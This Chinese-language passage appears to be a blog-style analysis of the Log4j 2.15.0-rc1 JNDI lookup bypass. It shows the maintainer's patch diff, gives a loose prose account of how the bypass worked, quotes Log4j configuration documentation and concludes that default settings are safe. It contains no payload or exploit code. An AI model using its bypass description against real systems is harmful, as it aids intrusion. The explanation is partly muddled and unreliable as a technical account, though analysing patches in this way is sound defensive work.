
继续比对最新版本和可以被绕过的版本



然后看看log4j家的开发，这个叫做rgoers的小伙子是怎么修复这个漏洞的



进入代码查看



```
@@ -252,7 +252,8 @@ protected boolean releaseSub(final long timeout, final TimeUnit timeUnit) {
                    }
                }
            } catch (URISyntaxException ex) {
-               // This is OK.
+               LOGGER.warn("Invalid JNDI URI - {}", name);
+               return null;
            }
            return (T) this.context.lookup(name);
        }
```

这里是catch一个异常，从字面意思理解就是url的语法异常，原本catch后面是木有写东西的，但是现在加上了两行语句，然后return了null

什么意思呢?

意思就是先利用url语法错误报错然后把条错误语句注入到log里，然后payload解析，然后导致漏洞发生。

原先因为没有加上return null这个语句，所以语句不会被return，然后会接着走下面的代码逻辑，就中套了。

但是现在return之后，就直接跳出去了，就莫得事情了。

但是绕过归绕过，虽然这里绕过了，但是配置那块，指定是绕不过的，除非自己配置就有问题，那就怪不得别人。

Configuration

Inserting log requests into the application code requires a fair amount of planning and effort. Observation shows that approximately 4 percent of code is dedicated to logging. Consequently, even moderately sized applications will have thousands of logging statements embedded within their code. Given their number, it becomes imperative to manage these log statements without the need to modify them manually.

Configuration of Log4j 2 can be accomplished in 1 of 4 ways:

1. Through a configuration file written in XML, JSON, YAML, or properties format.
2. Programmatically, by creating a ConfigurationFactory and Configuration implementation.
3. Programmatically, by calling the APIs exposed in the Configuration interface to add components to the default configuration.
4. Programmatically, by calling methods on the internal Logger class.

This page focuses primarily on configuring Log4j through a configuration file. Information on programmatically configuring Log4j can be found at Extending Log4j 2 and Programmatic Log4j Configuration.

Note that unlike Log4j 1.x, the public Log4j 2 API does not expose methods to add, modify or remove

根据官方文档来看，log4j2有多种配置文件的方法，并且到了2.15.0-rc1版本，默认配置就是安全的，因为默认没有配置文件，需要自己去创建，因此默认配置为空，如果自己配置的时候不乱来，就不会被日。

done